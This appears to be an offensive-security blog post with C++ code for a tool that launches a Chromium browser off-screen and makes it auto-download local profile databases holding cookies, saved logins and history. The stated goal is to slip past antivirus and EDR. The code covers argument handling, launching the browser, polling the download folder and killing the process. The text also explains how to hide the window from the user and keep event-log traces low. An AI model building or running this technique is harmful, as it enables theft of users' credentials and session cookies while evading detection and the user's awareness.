 1
1
This post details a Windows-specific technique that abuses Chromium’s automatic download of non-renderable files to extract local browser profile databases (Cookies, Login Data, History, etc.) while remaining under the radar of most AV/EDR products. We launch a Chromium-based browser (Chrome, Edge, Brave, etc.) completely off-screen using --window-position=-32000,-32000 and route all file:// requests through a single trusted browser process.
Handling Custom Arguments
In the last blog post I detailed the BypassMethod and Downloader structure. We will be building our own concrete implementations of this to download the chromium database files in a chrome process spawned offscreen.
A subcommand windowpos is created below with the custom argument --launch to allow the end user to specify a browser to use when downloading the files.
class BypassMethod {
public:
    void setup(CLI::App& cli, Context& ctx);
    void run(Context& ctx);

private:
    std::string launch;
};

inline void BypassMethod::setup(CLI::App& cli, Context& ctx)  {
    auto* sub = cli.add_subcommand(
        "windowpos",
        "launches a chromium browser offscreen and triggers the auto-download feature to download the profile database files");
    sub->add_option("-L,--launch", launch,
        "The browser to use when downloading the files. "
        "Usage: -L <browser>, e.g. -L chrome, -L brave, or -L edge.")
        ->required();
    sub->callback([this, &ctx]() { run(ctx); });
}
Creating the Downloader Class
The Downloader base class contains the core logic. A concrete subclass, WindowposDownloader, overrides fetch and teardown with the behavior required by this technique.
class WindowposDownloader final : public Downloader {
public:
	// Constructor using the CTX, and the browser executable path to use when launching processes
    WindowposDownloader(Context& windowposCtx, std::string browserPath)
        : ctx_(windowposCtx)
        , path_(std::move(browserPath))
    {
    }

    // Custom name for the downloader
    const char* name() const override { return "browser-windowpos"; }

private:
    Context& ctx_;
    std::string path_; // Path of the browser executable
    int firstPid_ = -1; // This is the PID of the chrome process to kill if the user uses --kill
};
The class body is just the declarations the two overrides are defined below. fetch() is the bulk of the work, so we’ll build it up a piece at a time (it’s a single function split across the next few blocks).
First, fetch() builds the Chromium argument list, launches the browser, and returns early with a populated result if the launch fails:
DownloadResult WindowposDownloader::fetch(const DownloadRequest& req) {
	DownloadResult r;

	// These are the chromium browser arguments
	std::vector<std::string> args = {
		"--window-position=-32000,-32000",
		"--no-first-run",
		"--no-default-browser-check",
		"--user-data-dir=" + ctx_.profileDirectory,
		download_utils::toFileUrl(req.input), // uses the chromium file:// syntax for opening local files
	};

	// Launch the browser using the selected launcher method
	Launcher launcher(path_, args);
	ctx_.out.verbosePrint("launching browser: " + launcher.commandLine());

	auto launchResult = launcher.launch();

	// Error handling
	if (!launchResult || !launchResult.ok) {
		std::string errorMessage = launchResult.detail + " (error " +
			std::to_string(launchResult.errorCode) + ")";
		ctx_.out.error("failed to launch browser '" + path_ + "': " +
			errorMessage);
		r.errorCode = launchResult.errorCode;
		r.detail = errorMessage;
		r.ok = false;
		return r;
	}
Next we track the root process. We start one Chromium instance and route every subsequent download through it, so only the first successful launch gets its PID recorded which will be the one --kill later terminates:
	// By default firstPid_ is set to -1
	// Only the *first* successful launch is tracked and later killed.
	if (firstPid_ < 0) { // if its the first execution
		firstPid_ = launchResult.pid; // save the pid so we can optionally kill it later
		ctx_.out.print("successfully launched chromium browser with PID: " +
			std::to_string(firstPid_));
	}
	else {
		ctx_.out.verbosePrint("launched additional browser instance with PID: " +
			std::to_string(launchResult.pid));
	}
With the browser running, we wait for the file to land polling the default Downloads folder for up to five seconds. You could take this further by reading the user’s Preferences file to find their actual download directory instead of assuming the default.
	auto saved = download_utils::waitForDownload(req.input, 5000);
	if (saved.empty()) {
		r.ok = false;
		r.detail = "failed to find the file locally after launching the "
			"chromium browser; the user probably has a custom "
			"download directory (this method only watches the "
			"default Downloads folder).";
		return r;
	}
Finally we stat the file, record its size and path on the result, and mark it successful:
	std::error_code ec;
	const std::uintmax_t bytes = std::filesystem::file_size(saved, ec);
	if (ec) {
		r.ok = false;
		r.detail = "cannot stat '" + saved.string() + "': " + ec.message();
		ctx_.out.error(r.detail);
		return r;
	}

	r.filePath = saved.string();
	r.bytes = bytes;
	r.ok = true;
	return r;
}
That completes fetch(). The last override is teardown(), which runs once after the batch and terminates the root process, but only if --kill was passed:
bool teardown() override {
	if (!ctx_.kill) {
		return true;
	}

	if (firstPid_ < 0) {
		// Never successfully launched anything.
		return true;
	}

	ctx_.out.verbosePrint("attempting to kill browser with PID: " +
		std::to_string(firstPid_));
	Terminator terminator(firstPid_);
	TerminationResult termResult = terminator.kill();
	if (!termResult) {
		ctx_.out.error("failed to terminate browser process (error: " +
			termResult.detail + ")");
		return false;
	}

	ctx_.out.print("successfully killed the browser process");
	firstPid_ = -1;
	return true;
}
Why Not Use Headless?
You might be asking why we aren’t using --headless to remove the Chromium GUI altogether. The blocker is a specific one: headless Chrome does not participate in Chrome’s process singleton.
Let’s update our source code to use only --headless and see what the result is
// These are the chromium arguments
std::vector<std::string> args = {
	"--headless=new",
	// The file to download
	toFileUrl(req.input),   // This just parses the local file to use the chromium file:// syntax.
};

Launcher launcher(path, args);
ctx.out.verbosePrint("launching browser: " + launcher.commandLine());
auto launchResult = launcher.launch();
This technically works, and iterating over our files will download all of them. But there’s an important caveat: when no --user-data-dir is given, headless creates a fresh temporary profile on every launch. Each run is therefore a completely independent Chromium instance rather than a new download routed through an existing one. We could terminate these processes, but each launch is an entire process tree browser, GPU, network, crashpad handler so every cleanup writes a burst of termination events to the Windows event log rather than one.
Demonstration showcasing headless workflow, with process hacker showing dozens of msedge.exe processes:

The fix is to point every launch at a shared profile directory. However, that doesn’t work either, and the reason is the singleton. The first instance holds the lock on that profile. A headed browser handles this by relaying the URL to the already-running instance, which opens a tab and performs the download. Headless has no such relay path. The second process finds the lock held, exits immediately with status 0 and no output, and the download silently never happens. In testing, exactly one file downloads and every subsequent request is a no-op.
So headless leaves us with two options, neither acceptable: a temporary profile per launch, which is the process explosion above, or a shared profile, which only ever services one download.
Solution
We can use the following command-line options to launch Chrome in a hidden window. The running process still appears in the taskbar, but the window never shows up on the user’s screen as it is spawned in a position that is completely invalid.
std::vector<std::string> args = {
	"--window-position=-32000,-32000",
	"--no-first-run",
	"--no-default-browser-check",
	"--user-data-dir=" + ctx.profileDirectory,
	toFileUrl(req.input),
};

Launcher launcher(path, args);
ctx.out.verbosePrint("launching browser: " + launcher.commandLine());
auto launchResult = launcher.launch();
We still use --user-data-dir so all of our downloads are routed through one chromium process.
--window-position=-32000,-32000 places the window far outside the visible desktop. Win32 doesn’t constrain window position at creation time, so the coordinates are honored as given and nothing is ever drawn on screen. (The value isn’t arbitrary -32000,-32000 is where Windows itself parks minimized windows.) Only the first launch needs it: relayed calls open tabs inside the existing offscreen window, and their window flags are ignored.

I tried testing this workflow in Linux, but the window management system seemed to clamp the position:
--no-first-run and --no-default-browser-check suppress the first-run experience and the default-browser prompt. These matter more here than they would normally a modal dialog on an offscreen window is one we can neither see nor dismiss, and it would block the download with no visible cause.

The result is a much cleaner process tree with the GUI spawned offscreen preventing the user from seeing what’s happening: